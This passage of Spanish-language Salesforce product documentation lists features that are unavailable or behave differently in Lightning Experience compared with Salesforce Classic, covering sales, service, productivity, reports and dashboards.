- Puede incluir un máximo de cinco campos y 1.000 caracteres de texto enriquecido en cada etapa de ventas.
- No puede requerir campos diferentes en etapas diferentes utilizando el formato de página. No obstante, puede configurar reglas de validación en base a la etapa de la ruta de ventas.
- Se ignoran los campos dependientes cuando se desplaza una etapa de oportunidad utilizando la ruta de ventas.
- Si establece los campos en Solo lectura o Permisos necesarios en los formatos de página, Ruta de ventas no hace valer esos permisos.
- Aunque no es una limitación, tenga en cuenta que al eliminar un tipo de registro que tiene una ruta de ventas correspondiente, también elimina la ruta de ventas.

- Las reglas de validación aparecen como mensajes a nivel de página, incluso si configura las reglas para que aparezcan junto a los campos.
- Para rutas de ventas de candidatos, recomendamos que coloque estados Incondicional al comienzo de las rutas de ventas.

**Contactos en múltiples cuentas**

- Solo las acciones a nivel de fila específicos del objeto Relación de contacto de cuenta están disponibles en las listas relacionadas Cuentas relacionadas y Contactos relacionados. Por consiguiente, visualiza acciones para ver o eliminar la relación cuenta-contacto, pero no modificar o eliminar el registro de cuenta o contacto.
- En la lista relacionada Cuentas relacionadas, el campo `Nombre de la cuenta` solo aparece si el usuario tiene acceso a la cuenta. Si no tiene acceso a la cuenta, solo aparecen los campos Relación de contacto de cuenta.
- Cuando se crea un contacto desde la lista relacionada Contactos relacionados en una cuenta, la dirección postal del contacto no se cumplimenta con la dirección de facturación de la cuenta.
- Si utiliza cuentas personales, cambie a Salesforce Classic para agregar la lista relacionada Cuentas relacionadas a los formatos de página de cuentas personales que utilizan sus representantes.

**Funciones no disponibles en Lightning Experience**

- Previsiones (incluyendo Previsiones de colaboración y Previsiones con capacidad de personalización)
- Pedidos
- Divisiones
- Transferencia masiva de divisiones

## Cuentas

**Cuentas personales (Beta)**

- Las cuentas personales no son accesibles desde Configuración. Cambie a Salesforce Classic para establecer y configurar cuentas personales.
- Cuando se pasa el ratón sobre un vínculo de cuenta personal, la visualización de la vista previa rápida difiere en base al lugar donde se encuentra el vínculo de la cuenta personal. Si el vínculo está en el campo que representa el contacto (por ejemplo `Nombre` o `Contacto`), se muestra la información del contacto. Si el vínculo está en el campo que representa una cuenta (por ejemplo `Relacionado con` o `Cuenta`), se muestra la información de la cuenta personal.
- Las acciones rápidas para cuentas personales se incluyen en formatos de página de cuentas personales aunque no todas las acciones rápidas de cuentas comerciales son válidas para cuentas personales. Por ejemplo, los formatos de página de cuentas personales incluyen la acción rápida Nuevo contacto aunque los contactos no pueden asociarse con cuentas personales de esta manera. Los administradores pueden eliminar las acciones rápidas de cuentas comerciales no válidas de los formatos de página de cuentas personales.
- En algunos campos de búsqueda, se muestran los iconos de cuentas o contactos en vez del icono de cuenta personal.
- Al crear un caso para una cuenta personal y los usuarios agregan la cuenta personal al campo `Nombre de contacto` o `Nombre de cuenta`, el otro campo no se cumplimenta automáticamente con la cuenta personal hasta que se guarde el caso.
- Cuando se crea un mensaje de correo electrónico a partir de un registro de cuenta personal, el campo `Para` no se cumplimenta automáticamente con la dirección de correo electrónico de la cuenta personal de la forma que lo hace cuando se crea un mensaje de correo electrónico desde un registro de contacto.
- Cuando se utiliza una plantilla para redactar un mensaje de correo electrónico a partir de una cuenta comercial, la plantilla puede incluir campos de combinación de cuentas personales, lo que evita que se envíe el mensaje de correo electrónico. De forma similar, cuando se utiliza una plantilla para redactar un mensaje de correo electrónico a partir de una cuenta personal, la plantilla puede incluir campos de combinación de cuentas comerciales, lo que evita que se envíe el mensaje de correo electrónico.

- Si utiliza campos de combinación en un mensaje de correo electrónico a una cuenta personal, los campos de combinación de contactos no se muestran en los resultados de la búsqueda de campos de combinación. En su lugar, hay que introducir los campos de combinación de contactos de manera manual.

**Lista relacionada Contactos en Cuentas**

- Cuando se crea un contacto desde la lista relacionada Contactos en una cuenta, la dirección postal del contacto no se cumplimenta con la dirección de facturación de la cuenta.
- Para usuarios de Group Edition, la lista relacionada Contactos no se muestra en cuentas.

**Equipos de cuentas**

Es posible ver, actualizar y eliminar equipos de cuentas en Lightning Experience, con estas diferencias frente a Salesforce Classic:

- Los usuarios pueden agregar, modificar o eliminar únicamente un miembro del equipo de cuentas al mismo tiempo.
- El equipo de cuentas siempre se mantiene cuando se cambia el propietario de la cuenta.
- Cuando la colaboración predeterminada de toda la organización para contactos está establecida como privada, los contactos agregados a Equipos de cuentas no son privados de forma predeterminada.

Cambie de nuevo a Salesforce Classic para:

- Cambiar el orden de visualización de miembros del equipo.
- Mostrar los niveles de acceso para todos los miembros del equipos o eliminar todos los miembros del equipo con un único botón.
- Agregar miembros de equipos de cuentas múltiples en una única página.

**Funciones no disponibles en Lightning Experience**

- Jerarquía de cuenta (no obstante, recomendamos utilizar el paquete de AppExchange gratuito Lightning Account Hierarchy)
- Historial de cuenta
- Combinación de cuentas
- Socios de cuentas
- Territorios de cuentas
- Funciones de contacto en cuentas

## Campañas

**Funciones no disponibles en Lightning Experience**

- Resultados de campañas entre jerarquías
- Influencia de campaña 1.0 (Influencia de campaña personalizable está disponible)
- Duplicar miembros de campañas
- Agregar múltiples miembros de campañas desde vistas de lista

## Contactos

**Lista relacionada Oportunidades en Contactos**

- Cuando la lista relacionada Oportunidad se utiliza en un registro de contacto para agregar una oportunidad nueva o existente al contacto, Salesforce agrega el contacto a la lista relacionada Funciones de contacto en la oportunidad.

**Funciones no disponibles en Lightning Experience**

- Jerarquía de contactos
- Fusión de contactos

- Funciones de contacto en cuentas
- Funciones de contacto en casos
- Campos Stay-in-Touch

## Contratos

**Funciones no disponibles en Lightning Experience**

- La lista relacionada Historial de contratos no está disponible.
- Los valores de lista de selección de estado no se filtran en base al estado de un contrato, de modo que todos los valores de estado aparecen en la lista de selección. Si selecciona un estado que no es válido para un contrato, un mensaje de error enumera los valores que son válidos para el contrato. Por ejemplo, para contratos nuevos y duplicados, Borrador es el único valor válido.

## Candidatos

Cuando se cambia el propietario de un candidato a una cola, se muestran todas las colas activas, no solo las colas de candidatos.

**Funciones no disponibles en Lightning Experience**

- Reglas de asignación cuando se crean candidatos manualmente
- Cumplimentación automática de campos para cuentas creadas durante la conversión de candidatos

## Oportunidades

**Equipos de oportunidades**

Es posible ver, actualizar y eliminar equipos de oportunidades en Lightning Experience, con estas diferencias frente a Salesforce Classic:

- Los usuarios pueden agregar, modificar o eliminar únicamente un miembro del equipo de oportunidades al mismo tiempo.
- El equipo de oportunidades siempre se mantiene cuando se cambia el propietario de la oportunidad.

Cambie a Salesforce Classic para:

- Cambiar el orden de visualización de miembros del equipo.
- Mostrar los niveles de acceso para todos los miembros del equipos o eliminar todos los miembros del equipo con un único botón.
- Agregar miembros de equipos de oportunidades múltiples en una única página.

**Productos de oportunidades**

- Los usuarios solo pueden agregar un producto a oportunidades o listas de precios al mismo tiempo en Lightning Experience. No es posible aún seleccionar múltiples productos de una lista.
- Los usuarios pueden agregar productos con programaciones en Lightning Experience, pero deben cambiar a Salesforce Classic para activar programaciones de productos o para establecer o modificar programaciones para productos.
- No se pueden duplicar las oportunidades con productos

**Presupuestos por correo electrónico de oportunidades**

No puede enviar un correo electrónico de un presupuesto directamente desde la vista previa de PDF, la página de detalles del presupuesto o junto al PDF en la lista relacionada PDF de presupuesto. En su lugar, cree y guarde un PDF de presupuesto desde Salesforce y luego descargue el PDF y envíelo por correo electrónico empleando su aplicación de correo electrónico local.

**Búsqueda de presupuestos de oportunidades**

No puede buscar presupuestos por número o nombre de registro en Lightning Experience.

**Funciones de contacto en oportunidades**

Los usuarios solo pueden agregar una función de contacto a una oportunidad al mismo tiempo.

**Funciones no disponibles en Lightning Experience**

- Alertas comerciales importantes
- Divisiones de oportunidad
- Oportunidades similares
- Modificación de formatos multilínea
- Historial de la etapa de oportunidades

El propietario de la oportunidad no puede modificar el campo `Categoría de previsión`. `Categoría de previsión` se cumplimentan automáticamente en base al valor del campo `Etapa de la oportunidad` cuando se guarda el registro. El propietario de la oportunidad puede modificar manualmente el valor de `Categoría de previsión` en Salesforce Classic.

## Productos y listas de precios

**Productos y listas de precios**

- Lightning Experience combina la lista de precios estándar y personalizada de un producto en una lista relacionada Listas de precios única. Esto es diferente de Salesforce Classic, que tiene listas relacionadas separadas para Precios estándar y Listas de precios.

  Si eliminó anteriormente la lista relacionada Listas de precios porque su organización solo utiliza precios estándar, debe volverla a agregar al formato de la página Producto de manera que sus usuarios puedan ver precios estándar en Lightning Experience.

- Para organizaciones que ya están activadas, la página Agregar lista de precios no incluye la opción `Utilizar precio estándar` de forma predeterminada. Para hacer que `Utilizar precio estándar` esté disponible, agréguelo a sus formatos de página de Entrada de lista de precios.
- Para organizaciones que ya están activadas, la página de inicio Listas de precios no incluye una vista de lista `Todas las listas de precios` de forma predeterminada. Recomendamos la creación de esta vista de lista para dar acceso a sus usuarios a registros de listas de precios.

**Funciones no disponibles en Lightning Experience**

- Archivación de productos y listas de precios

  Nota: Como alternativa, la desactivación de productos y listas de precios mantiene todos los registros relacionados con ellos.

- Ingresos de productos y programaciones de cantidad

## Gestión de territorios y Gestión de territorios de empresa

**Gestión de territorios**

La Gestión de territorios original aparece en el árbol de Configuración de Lightning Experience. Desde aquí puede activar, configurar y mantener la función. La información de territorios, las asignaciones y los informes están únicamente disponibles y visibles en Salesforce Classic.

**Gestión de territorio de empresa**

Gestión de territorios de empresa está disponible en Salesforce Classic únicamente.

# Funciones de productividad: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se utilicen herramientas de productividad de Salesforce en Lightning Experience. Algunas funciones de Salesforce no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

## Inicio

La página de inicio de Salesforce cambia su aspecto en Lightning Experience. La página de inicio se centra ahora en las prioridades principales de los usuarios de ventas, incluyendo el rendimiento de ventas trimestral del representante de ventas y las notificaciones sobre candidatos y oportunidades.

**Funciones de la página de inicio no disponibles en Lightning Experience**

- Pancartas de alerta
- Noticias en tiempo real y publicador de Chatter
- Recomendaciones
- Calendario completo

La página Inicio muestra los próximos eventos para el día en curso e incluye un vínculo para ver todos los eventos programados para el día. Pero la página Inicio no incluye un calendario completo como el que está disponible en la página de inicio de Salesforce Classic. En su lugar, acceda al elemento Calendario desde la barra de navegación.

## Menú Acciones globales

El contenido del menú Acciones globales en Lightning Experience se extrae de las acciones globales de la sección Acciones de Salesforce1 y Lightning Experience en el formato del publicador global. En estos momentos, solo las acciones con estos tipos de acciones se admiten en este menú.

- Registrar una llamada
- Crear un registro: para eventos, notas y tareas

Otras acciones globales del formato del publicador global, incluyendo las acciones que crean registros para objetos personalizados o cuentas u oportunidades no aparecen en este menú.

## Actividades: Eventos y tareas

El total de funciones de actividades que se comportan de forma diferente o no están disponibles en Lightning Experience incluye modificación y vistas de actividad, recordatorios de actividad, actividades recurrentes y se seguimiento y listas relacionadas de actividad.

**Modificación y vistas de actividad**

Las vistas de lista para eventos y tareas no están disponibles en Lightning Experience. Los usuarios no pueden modificar eventos o tareas propiedad de personas por debajo de ellos en la jerarquía de funciones. Sin embargo, pueden utilizar informes para ver eventos y tareas propiedad de personas por debajo de ellos en la jerarquía de funciones. También pueden ver tareas que han vuelto a asignar a personas debajo de ellos en la jerarquía de funciones seleccionando la vista Delegadas en la lista de tareas.

**Recordatorios de actividades**

Los usuarios no pueden establecer o ver recordatorios de actividades (recordatorios de próximos eventos o tareas vencidas).

**Actividades recurrentes**

Lightning Experience no admite eventos recurrentes o tareas,incluyendo la creación y modificación de series. Sin embargo, los usuarios pueden ver y modificar incidencias individuales de un evento recurrente creado en Salesforce Classic.

**Actividades de seguimiento**

Lightning Experience no muestra los botones **Crear evento de seguimiento** o **Crear tarea de seguimiento** para crear un evento o una tarea en un registro. En su lugar, el redactor de un registro para una oportunidad, un candidato, una cuenta o un contacto precumplimenta los campos `Nombre` y `Relacionado con` en eventos y tareas.

**Cronología de actividades y listas relacionadas de actividades**

En la página de detalle de objetos que admiten actividades, Lightning Experience no muestra Actividades abiertas o Historial de actividades junto con otras listas relacionadas. Muestra la cronología de actividades en su lugar. Los objetos que admiten actividades incluyen oportunidades, candidatos, cuentas, contactos y cualquier objeto personalizado en el que active actividades. Puede personalizar la cronología de actividad utilizando el Generador de aplicaciones Lightning.

Para representar todas las actividades desde el futuro al pasado, la cronología de actividades muestra las actividades abiertas en el orden opuesto al de la lista relacionada Actividades abiertas. Bajo Siguientes pasos, la cronología muestra actividades abiertas en orden cronológico desde la parte superior a la inferior. Las tareas sin fecha aparecen en la parte superior y las tareas atrasadas aparecen en último lugar.

**Visualización y orden de los campos en la cronología de actividades**

En la cronología de actividades, puede personalizar la visualización y el orden de los campos para eventos, tareas y llamadas registradas utilizando formatos compactos de eventos y tareas. Sin embargo, aunque elimine ciertos campos de un formato, permanecen en la cronología porque contienen información de actividad importante. Por ejemplo, supongamos que elimina la fecha de vencimiento, la fecha y hora o los campos de estado de tarea de los formatos compactos. La fecha y hora de inicio del evento, la casilla de verificación de la tarea, la fecha de vencimiento de la tarea y la fecha de registro de llamadas siguen apareciendo en actividades en la cronología. El campo de descripción en eventos y el campos de comentarios en tareas aparecen también siempre en la cronología, aunque no están disponibles en el formato compacto. Los campos restantes visibles en la cronología reflejan los campos que incluye en el formato compacto. No puede personalizar los iconos para los tipos de actividades (eventos, tareas, llamadas y correo electrónico) en la cronología.

## Actividades: Solo eventos y calendarios

Las funciones de evento y calendario que se comportan de forma diferente o no están disponibles en Lightning Experience incluyen la configuración del horario de oficina, citas de Outlook, invitaciones a eventos, vistas de calendario, colaboración y propiedad, calendarios públicos y calendarios de recursos, un límite en elementos de calendario mostrado y Cloud Scheduler.

**Horario de oficina**

Los calendarios no indican el horario de oficina seleccionado en configuración personal.

**Citas de Outlook**

No puede crear una cita de Microsoft® Outlook® desde un evento de Salesforce.

**Invitaciones de eventos**

Las invitaciones a eventos no están disponibles, incluyendo invitaciones de otros a eventos, actualización de invitaciones a eventos, aceptación y rechazo de invitaciones y visualización de una lista relacionada de invitados.

**Vistas de calendario**

Los calendarios en Lightning Experience no tienen vista del mes o vista de impresión. No puede ocultar los fines de semana.

**Filtrado de vista de lista.**

No hay vistas de lista disponibles para el filtrado de calendarios basándose en los objetos Eventos o Tareas. Para calendarios creados desde otros objetos, se admiten las vistas de lista con el ámbito Mi y Todos, pero no se admiten las vistas de lista con el ámbito Mi equipo.

**Límite de elemento de calendario**

Los usuarios pueden ver hasta un total de150 elementos de calendario en la vista diaria o semanal, incluyendo eventos de Salesforce y los elementos en calendarios que cree. Supongamos que selecciona un calendario con suficientes elementos para enviar el total pasado el límite en esa vista. Lightning Experience muestra una alerta y oculta elementos en otros calendarios.

**Colaboración y propiedad de calendarios**

No puede compartir sus calendarios con su superior u otros compañeros de trabajo. Los administradores en la jerarquía de funciones pueden utilizar informes para ver eventos propiedad de personas por debajo de ellos en la jerarquía de funciones, pero no modificarlos.

Solo una persona puede ser propietario de una reunión. Si la reasigna una reunión a otra persona, ya no aparece en su calendario.

**Calendarios públicos y calendarios de recursos**

No puede crear calendarios públicos o calendarios de recursos, y si utiliza Lightning Experience, no puede ver calendarios públicos o calendarios de recursos creados en Salesforce Classic.

**Programador en la Nube**

Lightning Experience no es compatible con las solicitudes de reuniones de Cloud Scheduler.

## Actividades: Solo tareas

Las funciones de tareas que se comportan de forma diferente o no están disponibles en Lightning Experience incluyen las lista de tareas, cierre y reapertura de tareas, notificaciones de asignación de tareas y tareas de grupos.

**Visualización y orden de los campos en Lista de tareas**

Utilice formatos compactos para personalizar la visualización y el orden de campos para elementos en la lista de tareas. Sin embargo, algunos campos permanecen en la lista de tareas incluso si los elimina de un formato, porque contienen información de tareas importante. Por ejemplo, suponga que elimina los campos de estado y de fecha de vencimiento de un formato compacto. La casilla de verificación de la tarea y la fecha de vencimiento aparecen aún en las tareas de la lista. Los campos restantes visibles en la lista reflejan los campos que incluye en el formato compacto.

**Tareas atrasadas en Lista de tareas**

Lightning Experience no muestra tareas atrasadas cuando tiene más de 1.000 tareas que están atrasadas. Puede cambiar a Salesforce Classic las tareas atrasadas y cerrarlas, posponerlas o eliminar sus fechas de vencimiento.

**Cierre y reapertura de tareas**

Supongamos que su organización de Salesforce tiene una regla de validación para tareas; por ejemplo, tiene que introducir un comentario antes de cerrar una tarea. Si su organización tiene más de un estado Cerrado para tareas, debe elegir un estado cuando reabra o cierre una tarea. Si su organización tiene más de un estado Abierto para tareas y reabre una tarea, Lightning Experience recuerda el último estado Abierto.

**Notificaciones de asignación de tareas**

Lightning Experience no muestra ninguna opción para enviar un mensaje de correo electrónico cuando asigna una tarea a alguien. Tampoco muestra ningún parámetro personal para recibir un mensaje de correo electrónico cuando alguien le asigna una tarea. Sin embargo, suponga que cambia de Lightning Experience a Salesforce Classic. En ese caso, puede recibir mensajes de correo electrónico para tareas que se asigna a sí mismos o tareas creadas con un estado de Completado. Estas opciones dependen de cómo configura su administrador de Salesforce su organización.

**Tareas de grupo**

No puede asignar copias de una tarea a compañeros.

## Notas

**Notas en listas relacionadas**

Las notas creadas con la herramienta de toma de notas antigua en Salesforce Classic están disponibles únicamente en la lista relacionada Notas y archivos adjuntos. Cualquier nota creada con la versión mejorada de Notas aparece únicamente en la lista relacionada Notas.

**Acceso de colaborador para Notas**

Cuando comparte una nota en Lightning Experience, solo puede otorgar acceso Ver a otros usuarios. Las notas no admiten la modificación simultánea. De este modo, esta restricción evita que varios usuarios modifiquen una nota al mismo tiempo, lo que daría como resultado la sobreescritura del contenido.

## Correo electrónico integrado

**Objetos compatibles**

El correo electrónico integrado es completamente compatible únicamente con los objetos Cuenta, Caso, Contacto, Candidato y Oportunidad, pero no con los objetos personalizados. El tipo de cuenta Persona se admite parcialmente: No ofrece campos de combinación de Contacto. Desde los registros de estos objetos puede enviar correo electrónico a contactos, candidatos y usuarios mantenidos en Salesforce, así como a cualquier dirección de correo electrónico externa válida.

Los campos disponibles para plantillas se basan en el objeto desde el que se creó la plantilla, junto con campos de usuario. Por ejemplo, si tiene un registro de oportunidad abierto y crea una plantilla, solo puede agregar campos Oportunidad y Usuario a su plantilla. Del mismo modo, las plantillas de correo electrónico creadas para un objeto no están disponibles para su uso en otros objetos. Por ejemplo, las plantillas creadas para utilizarlas el objeto Candidato no están disponibles para mensajes de correo electrónico enviados desde registros de oportunidades.

**Correo electrónico masivo**

Email masivo no se admite, lo que significa que los usuarios no pueden acceder al vínculo `Contactos de correo electrónico masivo` desde Contactos.

**Combinación de correo electrónico estándar y ampliada**

El botón `Combinación de correo electrónico` en registros de Salesforce que permite a los usuarios generar documentos de Microsoft® Word con campos combinados de Salesforce no está disponible.

No obstante, si los usuarios desean aprovechar la combinación de campos para contactar con sus clientes, los usuarios pueden enviar mensajes de correo electrónico individuales desde Lightning Experience que incluyen campos de combinación procedentes de registros de Salesforce.

**Campos de hipervínculo en Fusión de correo**

Los campos de fórmula de hipervínculo no son compatibles como campos de combinación.

**Actividad de correo electrónico**

Después de enviar un correo electrónico, se crea un registro de tarea para realizar un seguimiento de la acción y almacenar el contenido de correo electrónico. Si envió el mensaje de correo electrónico a un contacto o candidato, el vínculo de la tarea se agrega a las noticias en tiempo real de Actividad reciente para ese registro. Si el destinatario no es un contacto o candidato, se agrega un vínculo al mensaje de correo electrónico a las noticias en tiempo real de Actividad reciente del registro que estaba abierto cuando envió el mensaje de correo electrónico. El registro de tarea no incluye un vínculo para acceder a archivos adjuntos enviados con el mensaje de correo electrónico.

**Plantillas de correo electrónico**

Las plantillas de correo electrónico en Lightning Experience admiten texto enriquecido y se envían como HTML.

Las plantillas de correo electrónico creadas en Salesforce Classic (texto, HTML, con membrete y Visualforce) no se pueden utilizar en Lightning Experience y viceversa. No obstante, los administradores pueden agregar o eliminar plantillas de correo electrónico de Salesforce Classic desde `Configuración` de Lightning Experience.

Todas las plantillas creadas en Lightning Experience son públicas. Cualquier archivo adjunto a un mensaje de correo electrónico se convierte en público cuando se envía el mensaje. Los usuarios ya no tienen que compartir las plantillas que crean.

**Archivos adjuntos de correo electrónico**

Si no dispone de acceso a un archivo, no podrá adjuntar ese archivo a un mensaje o plantilla de correo electrónico. Si selecciona una plantilla que tiene archivos adjuntos, necesitará acceso a esos archivos para enviarlos. Un archivo adjunto a un mensaje de correo electrónico está disponible públicamente a través de un hipervínculo cuando se envía el mensaje.

**Seguimiento de correo electrónico**

El seguimiento de correo electrónico y la lista relacionada Estado de correo electrónico HTML no está disponible en Lightning Experience.

### Work.com

La gestión de ventas y las herramientas de gestión de servicios de Work.com no están disponibles en Lightning Experience. Pero los usuarios de Lightning Experience pueden ver insignias de agradecimiento y aprobaciones de habilidades que han recibido en las noticias en tiempo real.

## Funciones de Servicio al cliente: Qué no está disponible en Lightning Experience

Conozca detalles sobre los problemas que se pueden presentar si su organización utiliza herramientas de servicio al cliente. En general, los datos y funciones de Service Cloud no se admiten en Lightning Experience. Las funciones estándar de Field Service Lightning, incluyendo citas de servicio, recursos de servicio, territorios de servicio, horas de trabajo, órdenes de trabajo y tipos de trabajos son completamente compatibles, del mismo modo que los activos. Los casos se admiten pero no se dispone de paridad completa con lo que está disponible en Salesforce Classic. Open CTI es compatible, pero tiene diferencias funcionales frente a Open CTI para Salesforce Classic.

### Casos

Cuando se cambia el propietario de un caso a una cola, se muestran todas las colas activas, no solo las colas de casos.

**Formato de casos**

Los casos tienen una apariencia ligeramente diferente a la de otros registros. Los casos muestran noticias en tiempo real primero en lugar de los detalles del registro o la información relacionada, ya que los agentes de asistencia colaboran y trabajan principalmente con las actividades de las noticias en tiempo real. Los detalles aparecen junto a las noticias en tiempo real. Las fichas Actividad o Colaboración no se muestran porque esta información aparece directamente en las noticias en tiempo real.

Si desactiva Noticias en tiempo real de casos, los casos tienen la misma apariencia que el resto de los registros. Aparecen las actividades y la colaboración, pero el diseño de noticias en tiempo real en primer lugar desaparece y agrega más clics y cambio de contexto a casos. Puede utilizar la colaboración (Chatter) en lugar de las noticias en tiempo real, pero dicha colaboración no incluye los útiles publicadores de noticias en tiempo real de casos, como el correo electrónico, el registro de llamadas o el cambio de estado.

Puede agregar o eliminar publicadores de noticias de casos, pero no se admite la reorganización del formato del caso o la incorporación de botones y vínculos personalizados.

**Formato de caso cerrado**

Por sencillez, el formato de caso cerrado no está disponible, pero puede agregar estados cerrados a las páginas de modificación de casos. Desde la página Configuración del soporte en Configuración, seleccione `Mostrar estado Cerrado en el campo de estado de caso`.

**Comentarios del caso**

Ahora puede agregar comentarios a las noticias en tiempo real en vez de a la lista relacionada Comentarios de caso. No es posible agregar comentarios a la lista relacionada en Lightning Experience. Los comentarios que aparecen allí provienen de los usuarios de Salesforce Classic.

**Listas relacionadas de casos**

Estas listas relacionadas no están disponibles en casos: Historial de casos, Eventos clave de casos, Equipo de caso, Funciones de contactos, Colaboración externa, Entregas de contenido, Transcripciones de Live Chat, Contenido relacionado y Sesiones de emergencia.

**Configuración de casos**

Para aprovechar al máximo el nuevo diseño de noticias en tiempo real en primer lugar en casos, vuelva a crear los publicadores estándar de noticias en tiempo real de casos. Los publicadores estándar no están disponibles, pero puede volver a crearlos rápidamente como acciones rápidas en el objeto Caso. Un beneficio de volver a crear los publicadores como acciones rápidas es que aparecen en dispositivos móviles, mientras que los publicadores de noticias en tiempo real de casos estándar no lo hacen.

**Reglas de asignación de casos**

No se admiten las reglas de asignación de casos; no obstante, puede crear reglas similares con Lightning Process Builder. Si selecciona `Casilla de verificación de asignación de casos` en formatos de página de casos, aparece `Asignar mediante las reglas de asignación activas` en casos, pero no desencadena reglas de asignación cuando está seleccionada.

**Respuesta a publicaciones en redes sociales en Noticias de caso**

Las acciones Me gusta, No me gusta y Eliminar en publicaciones en redes sociales son compatibles en Salesforce Lightning. No obstante, la respuesta a publicaciones debe realizarse en Salesforce Classic.

## Open CTI y centros de llamadas

Hay API de Open CTI separadas para Salesforce Classic y Lightning Experience. No puede intercambiar las dos API de Open CTI en código JavaScript personalizado porque se comportan y funcionan de forma diferente. Para obtener información detallada sobre las dos API, incluyendo las diferencias de funcionamiento, consulte la *Guía del desarrollador de Open CTI*.

Tenga en cuenta los siguientes puntos cuando trabaje en Lightning Experience:

- La aplicación Centro de llamadas completamente preparada es una aplicación de Salesforce Classic. Si utiliza softphones en la aplicación Centro de llamadas, dichos softphones no funcionan cuando la aplicación Centro de llamadas se inicia desde Lightning Experience. Open CTI para Lightning Experience solo funciona en aplicaciones Lightning, y Open CTI para Salesforce Classic solo funciona en aplicaciones Classic.

  Para utilizar Open CTI para Lightning Experience, cree una aplicación de Lightning Experience.

- Open CTI para Lightning Experience no admite pantallas emergentes que se abren en una nueva ficha o ventana de navegador.

## Funciones de Service Cloud no admitidas

Excepto para Open CTI, Activos, Casos básicos, Publicaciones en redes sociales y Personas de redes sociales, así como funciones estándar de Field Service Lightning, Lightning Experience no admite ninguna función de Service Cloud, incluyendo la Consola de Salesforce. Los paquetes gestionados de Field Service Lightning no se admiten en Lightning Experience.

Para los clientes existentes de Salesforce to Salesforce, los registros compartidos por conexiones están disponibles en la nueva interfaz de usuario siempre que su tipo de objeto se admita en Lightning Experience.

Las siguientes funciones no están disponibles Lightning Experience:

- Artículos de conocimiento
- OmniCanal
- Asignaciones
- Eventos clave
- Macros

CONSULTE TAMBIÉN

*Guía del desarrollador de Open CTI*

# Informes y paneles: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se utilicen informes y paneles en Lightning Experience. Algunos datos y funciones de Salesforce no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

## Informes

**Funciones disponibles con limitaciones en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Compatibilidad de objetos para la creación de informes | Aunque Lightning Experience no admite aún todos los objetos estándar de Salesforce, el Generador de informes en Lightning Experience sí lo hace. Los usuarios pueden crear y ver informes para todos los objetos estándar. Los informes relacionados con objetos que aún no se admiten en Lightning Experience se abren directamente en la nueva interfaz y se comportan como cualquier otro informe. |
| Informes sobre tendencias históricas | Los informes sobre tendencias históricas con gráficos son compatibles en Lightning Experience, pero las vistas de tabla de los informes sobre tendencias históricas no están disponibles. |
| Exportar informes | Los informes exportados desde Lightning Experience nunca incluyen una renuncia de responsabilidad que lee "Información confidencial: Prohibida su distribución" en el pie de página del informe. La renuncia de responsabilidad está excluida incluso si desactiva el parámetro **Excluir renuncia de responsabilidad de informes exportados** en configuración. |
| Filtros | Estos filtros están disponibles al crear o modificar un informe, pero no se muestran en el panel de filtros cuando se visualiza un informe. Auque no se muestren los filtros, pueden filtrar el informe.<br>• Filtros de límite de filas<br>• Filtros de campos históricos<br>• Filtros estándar (excepto para filtros de fecha, lista de selección y cadena) |
| Suscribirse a informes | En Lightning Experience, los usuarios pueden suscribirse a informes, pero no pueden establecer las condiciones de notificación y solo pueden recibir resultados de informes a través del correo electrónico. |

**Funciones no disponibles en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Informes unidos | |

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Programar actualizaciones de informes | Las actualizaciones de informes programadas desde Salesforce Classic funcionan en Lightning Experience.<br>En vez de programar actualizaciones de informes, los usuarios pueden suscribirse a informes en Lightning Experience. |
| Imprimir informes | Lightning Experience no ofrece una opción de impresión, pero los usuarios pueden seguir imprimiendo informes a través de la función **imprimir** de sus navegadores. |
| Agregar a campaña | |
| Modo de accesibilidad para el Generador de informes | Los usuarios con el Modo de accesibilidad activado deben cambiar a Salesforce Classic para crear y modificar informes. |

**Otras notas sobre el uso de informes en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Programar actualizaciones de informes | Las actualizaciones de informes programadas desde Salesforce Classic funcionan en Lightning Experience.<br>En vez de programar actualizaciones de informes, los usuarios pueden suscribirse a informes en Lightning Experience. |

## Paneles

**Consideraciones cuando se utilizan paneles en Lightning Experience**

- Después de guardar un panel en Lightning Experience no podrá modificarlo en Salesforce Classic. En vez de modificar un panel de Salesforce Classic en Lightning Experience, considere duplicar el panel y modificar el duplicado. De ese modo aún podrá modificar el panel original en Salesforce Classic.
- Cuando desglosa un informe desde un panel filtrado en Lightning Experience, el informe no se filtra. Cuando desglosa un informe desde un panel filtrado en Salesforce Classic, el informe se filtra del mismo modo que el panel.

**Funciones no disponibles en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Crear, modificar o eliminar paneles filtrados | Los usuarios de Lightning Experience pueden ver paneles filtrados. Los paneles filtrados siempre se abren sin filtros aplicados. Es posible aplicar o quitar filtros que se agregaron en Salesforce Classic.<br>Cambie a Salesforce Classic para crear, modificar o eliminar paneles filtrados, o bien para agregar, cambiar o eliminar filtros de paneles. |
| Crear, modificar o eliminar paneles dinámicos | Los usuarios pueden ver paneles dinámicos, pero deben cambiar a Salesforce Classic para crearlos, modificarlos o eliminarlos. |

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Programar actualizaciones de paneles | Los usuarios no pueden programar actualizaciones de paneles en Lightning Experience, pero las actualizaciones de paneles desde Salesforce Classic siguen funcionando en Lightning Experience. |
| Publicar un componente de panel en Chatter | |
| Componentes de Visualforce en paneles | |
| Vínculo desde un componente de panel a un sitio Web o dirección de correo electrónico | |
| Modo de accesibilidad para el editor de paneles | Los usuarios con el modo de accesibilidad activado pueden crear y modificar paneles de Lightning Experience, pero para una experiencia completamente accesible deben cambiar a Salesforce Classic. |

## Carpetas

**Funciones no disponibles en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Carpetas estándar, que contienen informes y paneles predeterminados que vienen empaquetados con Salesforce | |
| Trasladar informes y paneles entre carpetas | |
